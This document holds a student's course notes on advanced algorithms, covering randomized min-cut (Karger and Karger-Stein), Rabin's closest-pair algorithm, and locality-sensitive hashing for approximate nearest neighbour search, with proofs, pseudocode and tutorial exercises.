EngSci Year 3 Winter 2022 Notes

Brian Chen

Division of Engineering Science
University of Toronto
https://chenbrian.ca

`brianchen.chen@mail.utoronto.ca`

Contents

Section 1

CSC473: Advanced Algorithms

Subsection 1.1

Global Min-Cut (Karger's Contraction Algorithm)

Given an undirected, unweighted, and connected graph $G = (V, E)$, **return** the smallest set of edges that disconnects G




Figure 1. Example of global min-cut. Note that the global min-cut is not necessarily unique

An example of where this may be useful is in computer networks where we can measure the resiliency of a network by how many cuts must be made before a vertex (or many) get disconnected

Lemma 1 If the min cut is of size $\geq k$, then G is k-edge-connected

It may be more convenient to return a set of vertices instead

Definition 1

$$S, T \subseteq V, S \cap T = \varnothing \tag{1.1}$$

$$E(S, T) = \{(u, v) \in E : u \in S, v \in T\} \tag{1.2}$$

The global min-cut is to output $S \subseteq V$ such that $S \neq \varnothing, S \neq V$, such that $E(S, V \setminus S)$ is minimized.

Comment Note that the min-cut-max-flow problem is somewhat of a dual to the global min-cut problem; the min-cut-max-flow problem imposes a few more constraints than the global min-cut algorithm i.e. having a directed and weighted graph as well as the notion of a source or sink.

- **Input:** Directed, weighted, and connected $G = (V, E)$, $s \in V, t \in V$
- **Output** : S such that $s \in S, t \notin S$ such that $|E(S, V \setminus S)|$ is minimized

We can kind of intuitively see that the global min-cut can be taken to the minimum of all max-flows across the graph. So we can take the max-flow solution and then reduce it to find the global min cut.

Question: how many times will we have to run max-flow to solve the global min-cut problem? Naively, we may fix t to be an arbitrary node, then try every other $s \neq t$ to find the $s - t$ min-cut to get the best global min-cut.

We know from previous courses that the Edmonds-Karp max-flow algorithm will run in $O(nm^2) = O(n^5)$, which makes our global min-cut algorithm $O(n^6)$. However, there is a paper recently published which gives an algorithm for min-cut in nearly linear time, i.e $O(m^{1-O(1)}) = O(n^2)$ which gives a global min-cut runtime of $O(n^3)$.

A randomized algorithm will be presented that solves this problem in $O(n^2 \log^2 n)$

Definition 2 The **Contraction** operation takes an edge $e = (u, v)$ and *contracts* it into a new node w such that all edges connected to u, v now connect to w and u, v are removed. Note that the contracted nodes can be supernodes themselves.




Figure 2. Example of a series of contractions

```
CONTRACTION($G = (V, E)$)
while $G$ has more than 2 supernodes
    Pick an edge $e = (u, v)$ uniformly at random
    Contract $e$, remove self-loops
Output the cut $(S, V \setminus S)$ corresponding to the two super nodes
```

The contraction algorithm then recurses on G', choosing an edge uniformly at random and then contracting it. The algorithm terminates when it reaches *a* G' with only two supernodes v_1, v_2. The sets of nodes contracted to form each supernode $S(v_1), S(v_2)$ form a partition of V and are the cut found by the algorithm.

1.1.1 Analysis

The algorithm is still random, so there's a chance that it won't find the real global min-cut. Perhaps unintuitively the success probability is in fact not exponential, but rather only polynomially small. Therefore running the contraction algorithm a polynomial number of times can produce a global min-cut with high probability.

Lemma 2 The contraction algorithm returns a global min cut with probability at least $\frac{1}{\binom{n}{2}}$

Proof Take a global min-cut (A, B) of G and suppose it has size k, i.e. there is a set F of k edges with one end in A and the other in B. If an edge in F gets contracted then a node of A and a node in B would get contracted together and then the algorithm would no longer output (A, B), a global min-cut. An upper bound on the probability that an edge in F is contracted is the ratio of k to the size of E. A lower bound on the size of E can be imposed by noting that if any node v has degree $< k$ then $(v, V \setminus v)$ would form a cut of size less than k – which contradicts our first assumption that (A, B) is a global min-cut; $|E| \geq \frac{1}{2}kn$ So the probability than an edge in F is contracted at any step is

$$\frac{k}{(\frac{kn}{2})} = \frac{2}{n} \tag{1.3}$$

Note that here we use the number of vertices instead of the number of edges since each contraction removes (combines) one vertex, whereas since the amount of edges after a contraction can be very difficult to calculate.

Next, let's inspect the algorithm after j iterations. There will be $n - j$ supernodes in G' and we can take that no edge in F has been contracted yet. Every cut of G' is a cut of G, so there are at least k edges incident to every supernode of G'[1]. Therefore G' has at least $\frac{1}{2}k(n-j)$ edges, and so the probability than an edge of F is contracted in $j+1$ is at most

$$\frac{k}{\frac{1}{2}k(n-j)} = \frac{2}{n-j} \tag{1.4}$$

In terms of edges, it would be $\frac{k}{m_{i-1}}$, but again, edges are difficult to work with so we'll do it w.r.t the vertices/supernodes

It follows that the probability that an edge of F is *not* contracted in $j+1$ is at least

$$P(A_i | A_1 \ldots {}_{i-1}) \geq \frac{n-i-1}{n-i+1} = 1 - \frac{2}{n-i+1} \tag{1.5}$$

The global min-cut will be actually returned by the algorithm if no edge of F is contracted in iterations $1 - n$.

What we want to know, then, is what is the probability of this algorithm never making a mistake?

This prof uses commas to indicate intersection...

$$P(A_1 \ldots A_{n-1}) = P(A_1)P(A_2|A_1)P(A_3|A_1, A_2) \ldots P(A_{n-2}|A_1, A_2, \ldots, A_{n-3}) \tag{1.6}$$

From what we found previously we know that this is

$$\geq \frac{n-2}{n} \times \frac{n-3}{n-1} \times \frac{n-4}{n-2} \ldots \times \frac{2}{4} \times \frac{1}{3} = \frac{2}{n(n-1)} = \frac{1}{\binom{n}{2}} \tag{1.7}$$

□

This gives us a bound of $O(n^2)$ using the n^2 term from the number of contractions and then n^2 to get correct output with constant probability of success.

The key observation is that early contractions are much less likely to lead to a mistake, which leads us to the Karger-Stein min cut.

Subsection 1.2

Karger-Stein Min Cut Algorithm

This algorithm solves the global min-cut problem in $O(n^2 \log^2 n)$ by taking advantage of the earlier cuts; it stops the contraction algorithm after an arbitrary fraction of contractions steps and then recursively contracts *more carefully*.

[1] *since the min-cut has k edges*

Comment

Exercise: show the following:
The probability of no mistake in the first i contractions

$$P(A_1, A_2, \dots A_i) \geq \frac{(n-i)(n-i-1)}{n(n-1)} \tag{1.8}$$

```
MIN-CUT$(G = (V, E))$
if $G$ has two supernodes corresponding to $S, \hat{S}$
    return $S, \hat{S}$
Run the contraction algorithm until $\frac{n}{\sqrt{2}} + 1$ supernodes remain
Let $G'$ be the resulting contracted multigraph
$(S_1, \hat{S}_1) =$ MIN-CUT$(G')$
$(S_2, \hat{S}_2) =$ MIN-CUT$(G')$
return the cut $(S_i, \hat{S}_i)$ with the smaller number of edges
```

Theorem 1 Min-cut(G) runs in $O(n^2 \log n)$ and outputs a min cut of G with probability of at least $\frac{1}{O(\log n)}$

So repeat the algorithm $O(\log(n))$ times to get constant probability of success, leading to $O(n^2 \log^2 n)$ runtime

Proof The intuition for this can be developed by drawing out a recursion tree for this problem. At each level the number of recursive call doubles, but the time it takes for each sub-call halves as well. This means that the total runtime for each level is n^2. As for the total time will just be $O(n^2 \log(n))$, since we know the height of the recursion tree to be $\log n$. More formally, the recursion may be described with

$$T(n) \leq 2T(\frac{n}{\sqrt{2}} + O(n^2)) \tag{1.9}$$

Which can [2] be solved with the master theorem.

□

Theorem 2 We may also want to understand the probability of success. Let's define $P(d)$ to be the probability of the algorithm being successful at depth d in the recursion tree[3]

- We may deem a node in the recursion tree to be *successful* if it survives the contractions.
  - Since there must be a leaf node in a recursion tree that successfully produces a min-cut that corresponds to a min-cut, there must also be a sequence of *successful* nodes from the root to said min cut.
- $P(d)$ as the probability that a node at depth d is successful, conditioned on it's ancestors being successful
- Base case: $P(0) \geq \frac{1}{2}$ (will assume $= \frac{1}{2}$, worst case)
- Inductive step: $P(d) \geq \frac{1}{2}(1 - (1 - (P(d-1)))^2) = \frac{1}{2}(2P(d-1) - P(d-1)^2)$
  - At each level the probability of success is at least $\frac{1}{2}$, conditioned on the ancestors being successful.
  - $P(d-1)$ is the probability of there being a *successful* path from the left child to the root at depth $d-1$. The same probability holds for the right sub-child
  - The two subtrees are disjoint
  - $(1 - P(d-1))$ gives the probability of there *not* being a successful path from a left/right child to the root, $(1 - P(d-1))^2$ gives the probability that neither of these events hold.

[2] *I think?*

[3] *It follows that $P(h)$ is the probability of the algorithm's success on termination.*

- So the probability of success at d is 1 minus the prior probability.

What remains now is solving this recursion.

$$P(d) = P(d-1) - \frac{1}{2}P(d-1)^2 \tag{1.10}$$

Non-linear recursions are difficult since you really just have to make a good guess. It's reasonable to expect this relation to be on the order of

$$P(d) \geq \frac{1}{d} \tag{1.11}$$

And then as it turns out[4] it's

$$P(d) = \frac{1}{d+2} \tag{1.12}$$

And then this can be checked by doing an induction proof, but I'm not going to go and do that.

Note that there are two types of randomized algorithms:

- Monte Carlo algorithms: bound on worst-case time & produces a correct answer with a probability $\geq$ some constant
- Las Vegas algorithms: bound on the expected value of running time, but the output is always correct

Our contraction algorithm is a Monte-Carlo algorithm

Subsection 1.3

Closest Pair Problem

The closest pair problem is simple: given the **Input**: A set P of n points in the plane, find the **Output**: A pair of points $p, q \in P$ such that $d(p,q)$[5] is minimized.

We are already familiar with a few approaches:

- Brute force: $O(n^2)$
- Divide and conquer (CLRS 33.4): $O(n \log n)$

A tighter linear time bound may, remarkably, be achieved through a randomized algorithm and a slightly different approach to hashing than what we are used to.

```
RABINS-ALGORITHM($P$)
1  Randomly order $P$ as $p_1, p_2 \dots p_n$
2  $cp = \{p_1, p_2\}$
3  $\Delta = dist(p_1, p_2)$
4  for $i = 3$ to $n$
5      if $\exists\, q \in P_{i-1} = p_1 \dots p_{i-1}$ s.t. $dist(p, q) < \Delta$
6          $cp = \{p, q\}$
7          $\Delta = dist(p, q)$
```

Rabin's algorithm considers the points in random order, maintaining a current minimum pair distance δ as points are processed. At every point p we look in the *vicinity* of p to see if any of the previously considered points are within δ from p, i.e. will form a closer pair. The tricky part of this algorithm is performing the *check_closest* operation in constant time.

Considerations to make:

- It is possible to randomly order P from $n!$ possible orderings in $O(n)$ time (CLRS reference for later)
- What data structure to use for line 5? I.e. finding q such that $dist(p,q) < \Delta$
    - Note: take q that is closest to p_i in line 5 (algorithm is unclear as to pick p_1 or p_2)

[4] *Proof by trust-the-prof*

[5] *Some distance metric, often euclidean or hamming distance*

- This data structure must store a set $Q = P_{i-1} = p_1, p_2, p_{i-1}$ points and offer the following operations
    - Note: $\Delta(Q) = \delta = min_{p,q \in Q, p \neq q} dist(p, q)$
    - INSERT-FAST(p) inserts p into Q assuming $min\left\{dist(p, q) : q \in Q\right\} \geq \delta$
    - INSERT-SLOW(p) inserts p into Q even if $min\left\{dist(p, q) : q \in Q\right\} < \delta$
    - CHECK-CLOSEST(p) checks if $min\left\{dist(p, q) : q \in Q\right\} < \Delta$ and if so returns the closest point $q \in Q$ to P, otherwise returns NIL. Runs in $O(1)$ expected time

Here the, well, structure, of the data structure begins to become apparent. By making the assumption that the smallest distance so far is δ we can perform the requisite lookup/insertions in constant time (only need to look in a ring of size δ around p) – and if we do happen to find a yet-closer pair of points then some modification would have to be made to maintain the δ invariant.

Here's Rabin's algorithm in more detail:


```
RABINS-ALGORITHM($P$)
1  Randomly order $P$ as $p_1, p_2 \ldots p_n$
2  $cp = \{p_1, p_2\}$
3  $\Delta = dist(p_1, p_2)$
4  Initialize the data structure with $\{\}$
5  for $i = 3$ to $n$
6      $q =$ CHECK-CLOSEST$(p_1)$
7      if $q == NIL$
8          INSERT-FAST$(p_i)$
9      else
10         $cp = \{p_1, q\}$
11         $\Delta = dist(p_1, q)$
12         INSERT-SLOW$(p_1)$
```

It's fairly trivial to see that this algorithm has a $O(n^2)$ worst case runtime; Line 1 is $O(n)$, and all the inserts run in $O(1)$ expected. In the worst case event that we would INSERT-SLOW which would cause the runtime to tend towards $O(n^2)$. It is our job now to find out just how often this would happen, and as it turns out it really isn't altogether that often – leading to an $O(n)$ runtime. Before that, however, we still need to formalize the data structure that enables this black magick? **Idea:** draw grid with side length $\frac{\delta}{2}$. If a point q being inserted belongs to the same sub-square S_{st} as p, then $d(p, q) < \delta$. If we take Q to be the set of points currently in the data structure, then since

$$\frac{\delta}{\sqrt{2}} < \delta \tag{1.13}$$

No two points in Q fall within the same square.

A partial converse is also true: If a point q being inserted that gives $dist(p, q) \leq \delta$ than each other must fall in either the same subsquare or in very close subsquares.



If p is involved in the closest pair, then the other point lies in a close subsquare.

Figure 13.2 Dividing the square into size $\delta/2$ subsquares. The point p lies in the subsquare S_{st}.

Implementation-wise we require a data structure with fast lookup of these subsquares. A natural data structure for this is a dictionary.

As for the key we use to index into the dictionary – this will depend on the specific space across which we are finding the closest points. For floating point Cartesian coordinates we may use use the floor function.

- Insert-fast: just insert into the dictionary
- Insert-slow: must do the rather dramatic operation of rebuilding the data structure with new δ, since the old data structure is now entirely invalidated.
- Check-closest: Must look in the 25 squares around p for points closer than δ. If there are more just return the closest. [6]

1.3.1 Analysis

- Recall $P_i = \{p_1 \dots p_i\}$. Define (for $i \geq 3$) $Z_i = \begin{cases} 1 & \Delta(P_i) < \Delta(P_{i-1}) \\ 0 & \text{otherwise} \end{cases}$
  - This is a random event since the order of points is random. The first case represents a slow insert and the other a fast insert. If we take Z_i denote the probability of a slow insert, then the runtime of the algorithm is given by:
    - $T \leq n + \sum_{i=3}^{n}(1 + iZ_i)$
    - n for the random init, 1 for fast insert and iZ_i for a slow insert
  - We are primarily interested in the expected value of T, not the worst-case runtime.

$$\begin{aligned} E[T] &\leq n + (n-2) + \sum_{i+3}^{n} i \cdot EZ_i \text{ by linearity of expectation} \\ &= 2n - 2 + \sum_{i=3}^{n} i \cdot P(Z_i = 1) \end{aligned} \tag{1.14}$$

- Now, what's $P(Z_i) = 1$?
  - Let $\{p_i, p_k\}$ be a closest pair in P_i
  - If $Z_i = 1$ then p_i or p_k is p_i
  - $P(Z_i = 1) \leq \frac{2}{i}$ (There are two bad options out of i options)


[6] *Note that we have to search the 25 squares around p since p may be located anywhere within the grid cell. In the worst-case situation it lies on the edge of a grid cell and therefore we must search up to two sub-squares away.*

- By combining the above two results we can obtain the following bound on the algorithm running cost

$$E[T] \leq 2n - 2 + \sum_{i=3}^{n} i \cdot P(Z_i = 1) = 2n - 2 + \sum_{i=3}^{n} i \cdot \frac{2}{i} \leq O(n) \tag{1.15}$$

Subsection 1.4

Tutorial: Locality Sensitive Functions



For the following two questions, let $\Sigma = \{0, 1, \ldots, k-1\}$ be an alphabet. Consider a distance function $\mathrm{dist}_H(x, y)$ on strings $x, y \in \Sigma^d$, defined to equal the number of coordinates where x and y differ, i.e.,

$$\mathrm{dist}_H(x, y) = |\{i : x_i \neq y_i\}|.$$

This is the usual definition of Hamming distance for alphabet Σ.

Exercise 1. *Give a* random *hash function $g : \Sigma^d \to \Sigma$ so that*


$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\mathrm{dist}_H(x, y)}{d}.$$

The probability is only *over the choice of g. The function $g(x)$ should be computable in time $O(1)$ when x is given as an array of size d.*

Figure 3. Q1

Comment

Randomly sample a dimension[7] and then the probability of the hash functions being equal to each other is proportional to the hamming distance between the strings (consider random...).



Exercise 2. *Give a random hash function $g : \Sigma^d \to \{0, 1\}$* (notice the new range) *so that*

$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\mathrm{dist}_H(x, y)}{2d}.$$

The function $g(x)$ should be computable in time $O(k)$ when x is given as an array of size d.

The next exercise considers the Manhattan, or ℓ_1, distance. For any two d-dimensional points $x, y \in \mathbb{R}^d$, this distance is defined by

$$\mathrm{dist}_1(x, y) = \sum_{i=1}^{d} |x_i - y_i|.$$


For example, when $d = 2$, this distance tells us how long we need to travel from x to y if we can only move North-South and East-West.

Figure 4. Q2

1. Sample a dimension d uniformly at random
2. In that dimension, assign each letter on $k-1$ to $\{0,1\}$uniformly at random

P(equal) is 1- sum not equal / 2 = hamming dist / 2 * d (d letters)
This works because $P(g(x) \neq g(y) | \text{selected dimension i}) = \frac{|\{i x_i \neq y_i\}|}{2d}$.
O(k) since you have to sample it k times

[7] $O(1)$



Exercise 3. *We will construct a locality sensitive hash function for* dist_1 *in two steps.*

1. *Suppose that* $t \in [0,1]$ *is chosen uniformly at random. For two numbers* a, b *s.t.* $0 \le a \le b \le 1$, *give an expression for the probability* $\mathbb{P}(a \le t < b)$ *in terms of* a *and* b.
2. *Give a random hash function* $g : [0,1]^d \to \{0,1\}$ *so that*

$$\mathbb{P}(g(x) = g(y)) = 1 - \frac{\mathrm{dist}_1(x,y)}{d}.$$

The function $g(x)$ *should be computable in time* $O(1)$ *when* x *is given as an array of size* d. *(You can assume that comparing two real numbers takes constant time.)*

Figure 5. Q3

Comment

I honestly don't really know how this one works :(

- pick a dimension at random
- Sample a $t \in (0,1)$ uniformly at random
- if the value smaller than t -> 0, larger than t -> 1
- P(g(x) != g(y) | selected dim i+ = |x_i - y_i
- given $0 \le a \le b \le 1$, $P(a \le t < b)$ is

Subsection 1.5

Nearest Neighbours & Clustering

Suppose we have a data set P of n entries[8], how may we design a data structure that can efficiently output a point $y \in P$ that has the smallest distance $dist(x,y)$ to x?

1.5.1 Hamming Distance

Definition 3

Hamming Distance: number of bits that differ between two strings

$$dist(x,y) = |\{i : x_i \neq y_i\}| \tag{1.16}$$

Let there be a data set P containing n strings with d bits each, i.e. P is a subset of $\{0,1\}^d$. We want our data structure to support the following operations:

- $\textsc{insert}(P,x)$: insert x into P
- $\textsc{nearestneighbour}(P,x)$: output the closest y to x in P

As it turns out this problem is nontrivial; this problem suffers from the *curse of dimensionality.*

Exercise: Give a data structure for which we have $O(1)$ insert and $O(2^d)$ lookup

We can relax the time bounds by relaxing the constraints on the problem somewhat to the approximate nearest neighbour problem

Definition 4

$\textsc{ApxNearestNeighbour}(P,x)$: output a string $y \in P$ such that

$$min\{dist(x,z) : x \in P\} \le dist(x,y) \le C \cdot min\{dist(x,z) : z \in P\} \tag{1.17}$$

I.e. we do not need to find the exact nearest neighbour and are satisfied with a neighbour that is good enough (within an approximation factor C) of the nearest neighbour.

[8] *which usually are points in some metric space, i.e. a space that is reflexive, symmetric, and satisfies the triangle inequality*

Indyk and Motwani propose a clever hashing scheme for a randomized data structure to solve this problem in $O(dn^p)$ time where $p \approx \frac{1}{C}$ and ApxNearestNeighbour(P, x) will output a C-near neighbour with probability at least $\frac{2}{3}$ via a new function, NearNeighbour(P, x)

Definition 5 NearNeighbour$_r(P, x)$

- If $\exists\, z \in P$ such that $dist(x, z) \leq r$, then NearNeighbour$_r(P, x)$ will output some $y \in P$ for which $dist(x, y) \leq Cr$
- If every string z in P satisfies $dist(x, z) \geq Cr$, then NearNighbour$_r(P, x)$ outputs FAIL.

Next, let's go from $NearNeighbour$ to a harder problem: NearestNeighbour(P, q) via ApxNearestNeighbour(P, q)

- Assume that for each r we can implement a data structure for an easier problem (e.g. NearNeighbour(P, q)) for which Insert, NearNeighbour run in $T(n)$, how can we implement Insert and ApxNearestNeighbour in $O(T(n) \log d)$ so that ApxNearestNeighbour achieves approximation factor $2C$ and success probability $\frac{2}{3}$

How can we build this data structure then?

Still focusing on hamming distance for now

- Looking at euclidean distance, what if we divide $\mathbb{R}^d$ into grid cells and then NearNighbour(P, q) checks the cells around q. This won't work because the amount of cells we have to check is an exponential in the order of d.[9]
- We can cut down on the number of cells we have to check by forming the cells randomly. This way, though we introduce the possibility of making a mistake, we also greatly reduce the number of cells to check.

Instead of a fixed grid we randomly divide the string $\{0, 1\}^d$ into buckets such that

- $dist(x, y) \leq r \Rightarrow (x, y)$ fall into the same bucket with probability $\geq p_1$
- $dist(x, y) \geq Cr \Rightarrow (x, y)$ fall into the same bucket with probability $\geq p_2$

and $p_1 > p_2$.

Taking a step back the idea is that we can create buckets and hash into the bucket in such a way that it is more likely for near neighbours of x to fall in the same bucket of x and likewise for strings far from x. After the strings have been separated off into buckets the specific near neighbours can be found through normal hashing[10]. NearNeighbour(P, q) checks the bucket containing q and repeats the whole thing several times.

Now, how can we do this for hamming distance?

Definition 6 For any $i \in [d]$, $g_i : \{0, 1\}^d \to \{0, 1\}$ is defined by $g_i = x_i$. Suppose i is picked from $[d]$ uniformly at random.[11] Then the probability of a hash function collision is:

$$\mathbb{P}_i(g_i(x) = g_i(y)) = \frac{\{i : x_i = y_i\}}{d} = 1 - \frac{\{i : x_i \neq y_i\}}{d} = 1 - \frac{dist(x, y)}{d} \tag{1.18}$$

Where $dist$ is the hamming distance between x, y

Then, the probability that they are mapped to the same value, i.e. that near points collide is:

$$dist(x, y) \leq r : P(g_i(x) = g_i(y)) \geq (1 - \frac{r}{d})^k = p_1^k \tag{1.19}$$

[9] *This is particularly an issue with hamming distance since here we commonly work with very high dimensions. Not as bad for euclidean distance since usu. work with 2-3 dimensions there.*

[10] *or whatever you choose at this point, I think*

[11] *Instead of thinking hash functions we can also think of this as the buckets we are putting values in (or are getting hashed to)*

And that they don't collide:

$$dist(x,y) \geq Cr : P(g_i(x) = g_i(y)) \leq (1 - \frac{Cr}{d})^k = p_2^k \tag{1.20}$$

This is a locality-sensitive hashing family for hamming distance. In this case it is quite similar for the hamming distance case, but it can be more difficult for different distances. Unlike other hashing functions the probability of collision is not constant, but depends on the distance between the points.

We may amplify the probability gap by hashing multiple times. This is a very generic technique that applies to other distance metrics and hashing methods as well.

Definition 7 For $I = (i_1 \dots i_k)$ a sequence of indicies from $[d]$, g_j is defined by $g_I = (x_{i_1}, \dots x_{i_k})$.
For $I = (i_1 \dots i_k)$ picked uniformly and independently from $[d]$,

$$\begin{aligned} \mathbb{P}(g_I(x) = g_I(y)) &= P(x_{i_1} = y_{i_1}, \dots x_{i_k} = y_{i_k}) \\ &= P(x_{i_1} = y_{i_1}) \dots P(x_{i_k} = y_{i_k}) \\ &= 1 - \left(\frac{dist(x,y)}{d} \right)^k \end{aligned} \tag{1.21}$$

So,

$$dist(x,y) \leq r : P(g_I(x) = g_I(y)) \geq 1 - \left(\frac{r}{d}\right)^k = p_1^k \tag{1.22}$$

$$dist(x,y) \geq Cr : P(g_I(x) = g_I(y)) \leq 1 - \left(\frac{Cr}{d}\right)^k = p_2^k \tag{1.23}$$

So this gives us the power to pick k arbitrarily in order to amplify the gap between p_1 and p_2

- k is a parameter that we will choose.

Example $x = (1,0,0,0,1,1,1,0)$, $I = (3,1,7)$

$$g_I(x) = (0,1,0) \tag{1.24}$$

1.5.2 Two-level hashing

Data structure:

- L hash tables $T_1 \dots T_L$ with $m \geq n$ slots each
- L regular hash functions $h_1 \dots h_L : \{0,1\}^k \to [m]$ from an universal family
- L locality sensitive hash functions $g_{I_1} \dots g_{I_l} : \{0,1\}^d \ \{0,1\}^k$

Structure and inserting
Store each $x \in P$ in $T_l[h_l(g_{I_l}(x))], l = 1 \dots L$.

- g is the locality sensitive hash function and h is the regular hash function.
- g is used to map the point into buckets which are 'close together' and then h is used to resolve locally clustered points. Collisions can be handled via linear chaining.
- runtime on the order of $O(lp)$ for insertion

Note: universal hash functions are hash functions such that each h_i is a random hash function that such that

$$\forall\, u, v = \{0,1\}^k, u \neq v \tag{1.25}$$

The probability of collision for an universal hash function is small, or formally,

$$P(h_i(u) = h_i(v)) \leq \frac{1}{m} \leq \frac{1}{n} \tag{1.26}$$

TLDR: has a reasonably low probability of collision and is reasonably fast to compute

```
NEARNEIGHBOUR($P, q$)
1  num-checked = 0
2  for $l$ = 1 to L
3        $i = h_l(g_l(q))$
4        set $x$ to the head of $T_l[i]$
5        while $x \neq \varnothing$
6              if $dist(q.x) <= Cr$
7                    return $x$
8              num-checked = num-checked + 1
9              if num-checked = $12L + 1$ // timeout
10                   return FAIL
11       else
12             Set x to the next element in $T_l[i]$
13 return FAIL
```

In words: for each hash table T_l search through $T(h_l(g_l(x)))$ linked list. If we find a near neighbour, we're good. Otherwise, keep on trying until we timeout (Line 9) (just some somewhat arbitrary constant) or fail otherwise.

Definition 8

Union Bound
For any two events A, B in a probability space ,

$$P(A \text{ or } B) \leq P(A) + P(B) \tag{1.27}$$

And by simple induction this extends to k events

Analysis
Or goal here is to show that the probability of 'bad collisions' or failure is small.

Theorem 3

Let $k = \log_{\frac{1}{p_2}}(n)$. Let $\rho = \frac{\log \frac{1}{p_1}}{\log \frac{1}{p_2}}$ and $L = 2n^{\rho}$. If there exists a point x^* in P such that $dist(x, x^*) \leq r$, then with probability of at least $\frac{2}{3}$ the procedure NEARNEIGHBOUR(P, x) will output some $y \in P$ for which $dist(x, y) \leq Cr$

We assume that there exists $x^* \in P$ such that $dist(q, x^*) \leq r$, i.e. there is some point x^* in the dataset that is somewhat close to q. Therefore there exists a circle of radius Cr centered about q containing all of the points that could satisfy NEARNEIGHBOUR

Conversely we can produce the set F of far-away points as follows

$$F = \{x \in P : dist(q, x) > Cr\} \tag{1.28}$$

NearNeighbour(P, x) succeeds if it outputs some $y \in P$ such that $dist(x, y) \leq Cr$. For this to happen we must have:

1. q collides with points in F at most $12L$ times (with multiplicity)
2. q collides with x^*

What is the probability of both happening?

It's really difficult to do this proof with a statement like 'probability of hitting 12L+1 consecutive items in F' since that implies an ordering.

1. **Expected number of collisions with far points**

Comment

Recall that $p_2 = 1 - \frac{Cr}{d}$ is the probability that near points do not collide.

$$\forall l, \forall x \in F : P[g_{I_l}(x) = g_{I_l}(q)] \leq p_2^k = (1 - \frac{Cr}{d})^k \tag{1.29}$$

Let us choose k such that

$$p_2^k = (1 - \frac{Cr}{d})^k \leq \frac{1}{n} \Rightarrow k \equiv \frac{\log n}{\log \frac{1}{p_2}} \tag{1.30}$$

I.e. the probability of a collision with a far away point is bounded by the probability that near points do not collide

Let's define a random indicator variable $z_{x,l}$ which takes on 1 if y collides with x in T_l and 0 otherwise. The number of collisions with far points is then the expectation of this random variable.

$$z_{x,l} = \begin{cases} 1 & \text{if x collides with q in T\_l} \\ 0 & \text{otherwise} \end{cases} \tag{1.31}$$

$$E[X] = \sum_{l=1}^{L} \sum_{x \in F} z_{x,l} \leq \frac{2|F|L}{n} \leq 2L \tag{1.32}$$

[12]

Definition 9 **Markov's Inequality**

Let $X \geq 0$ be a random variable. Then for any $x > 0$,

$$P(X > x) < \frac{E[X]}{x} \tag{1.33}$$

Proof By the law of total expectation we can break up the expectation into two parts

$$E[X] = E[X|X \leq x] \cdot P(X \leq x) + E[X|X > x]P(X > x) \tag{1.34}$$

The first term is non-negative and the 2nd term is strictly larger than $xP(X > x)$. So

$$E[X] > xP(X > x) \tag{1.35}$$

□

Note that a similar result holds for

$$P(X \geq x) \leq \frac{E[X]}{x} \tag{1.36}$$

